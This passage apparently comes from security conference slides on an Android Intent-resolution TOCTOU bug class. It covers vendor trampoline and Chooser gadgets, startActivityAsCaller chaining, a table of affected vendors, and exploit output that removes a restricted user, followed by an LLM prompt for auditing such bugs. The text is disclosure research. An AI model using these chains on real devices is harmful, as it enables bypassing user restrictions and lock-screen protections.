(for modifying lock password)



```
submission2-3 python3 test_exp.py
initializing environment...
cleaning up restricted users...
current users: Users:
    UserInfo{0:Owner:4c13} running
    UserInfo{27:restricted-user:408}
found restricted user with ID: 27
successfully removed user with ID 27
```

DEMO
Android 16 Beta3
For calling arbitrary
number



Going even further

- Problem with *SearchTrampolineActivity*
 - *parseUri* does not support parcelable inside
 - Code modified/removed on some vendors
- *ChooserActivity* comes to rescue!
 - Who draws a parcelable from Intent and starts it

```
public class SearchResultTrampoline extends k {
    @Override // android.app.Activity
    protected void onCreate(Bundle bundle0) {
        Intent intent0 = this.getIntent();

        try {
            String s =
                intent0.getStringExtra(":settings:fragment_args_key");
            Bundle bundle1 = new Bundle();
            bundle1.putString(":settings:fragment_args_key", s);
            intent0.putExtra(":settings:show_fragment_args",
                bundle1);
        }


        intent0.setClass(this,
            SubSettings.class).addFlags(0x2000000);
        AmsUtils.startActivity(this, intent0);
    }
}
```

Going even further

- *ChooserActivity* takes an *EXTRA_INTENT* from input and launches it (using *startActivityAsCaller*)
- AOSP version of *ChooserActivity* has a priority of 500, which is not applicable as BadResolve's target
- Vendor tends to implement their own version of *XXChooser*
 - Mimic the official *ChooserActivity*
 - With no priority specified!
- Question: does *XXChooser* verify its targets?
 - Yes, but not enough


VENDOR	Trampoline Gadget Available?	Custom Gadget Available?
AOSP	YES	NO
HONOR	NO	YES
SAMSUNG	YES	NO
HXXWEI	NO	YES
XIAOMI	YES	YES

Chaining startActivityAsCaller




Different XXChooser Implementations

- Some vendors' *XXChooserActivity* (subclass of *XXResolverActivity*) verifies *mLaunchedFromUid(caller)* has permission to start the target and **the target needs to be exported**
- Additional hop is needed



Chaining startActivityAsCaller




- Verifies caller has permission to start target
- Verifies target is exported

Unleashing LLM

How LLM can be used for finding these kind of bugs

Working with LLM



Working with MCP

- LLM of course cannot directly consume all the AOSP code base
- Search for APIs
resolveActivity, resolveActivityAsUser, queryIntentActivities, queryIntentActivitiesAsUser
 - Feed function and enclosing classes into LLM
- Different MCPs are used
 - CodeQL for AOSP
 - JEB for closed-source vendor code

Prompt

Background: You are required to determine whether the provided source code contains a specific type of vulnerability, based on a given vulnerability description, and explain the reason.

Input Format: The input is in JSON format, structured as follows: {"inputId": "1", "inputSource": "source code"}

Output Format: Your output must be returned in JSON format as: ..., provide your reason in `reason` field

Task: You are now an Android code security auditing expert.

In the following conversations, I will provide Java or Kotlin code.

Your task is to audit the code and determine whether it contains an Intent Resolve TOCTOU vulnerability.

Prompt

Vulnerability Example: A Time-of-Check to Time-of-Use vulnerability may occur when the resolved component of an Intent is checked for security, but the actual start of the activity is delayed, allowing an attacker to tamper with the target. For example, the following code snippet is considered vulnerable:

```
ResolveInfo ri = pm.resolveActivityAsUser(intent, ...);  
if (isSafe(ri)) {  
    context.startActivity(intent); // <-- TOCTOU window  
}
```

Also, consider the following real-world vulnerability example of same kind.

//...

To avoid false positives, DO NOT consider it vulnerable if:

The intent explicitly sets a target component using `setPackage`, `setComponent`, or `setClass` – even if there's a time window between resolve and start

The intent is constructed with or sets an explicit action (via constructor or `setAction`)

The resolved Intent is not passed to `startActivity`, `startActivityForResult`, etc.

Observations

- Tested on Deepseek-(v3,r1) and GPT-(4o,o1-mini,o1)
 - Low false-negatives, but a few false positives
 - Hallucination on whether the intent is used to startActivity
 - Lack of knowledge for some tricky details of Android Security (Intent internals)
 - Lazy on querying call graph
- Reasoning model gives less false-positive
- Found 1 additional bug (precision 4/20, recall 4/5)
- Additional work needed

Conclusion

QA

- Refs & Credits

- <https://i.blackhat.com/EU-22/Wednesday-Briefings/EU-22-Ke-Android-Parcels-Introducing-Android-Safer-Parcel.pdf>
- <https://blog.canyie.top/2024/11/07/self-changing-data-type/>
- Moyu from Dawn Security Lab (@bin_20000s)

- Follow future research at

- @flanker_hqd, <https://blog.flanker017.me>
- @dawnseclab, <https://dawnslab.jd.com>

Thanks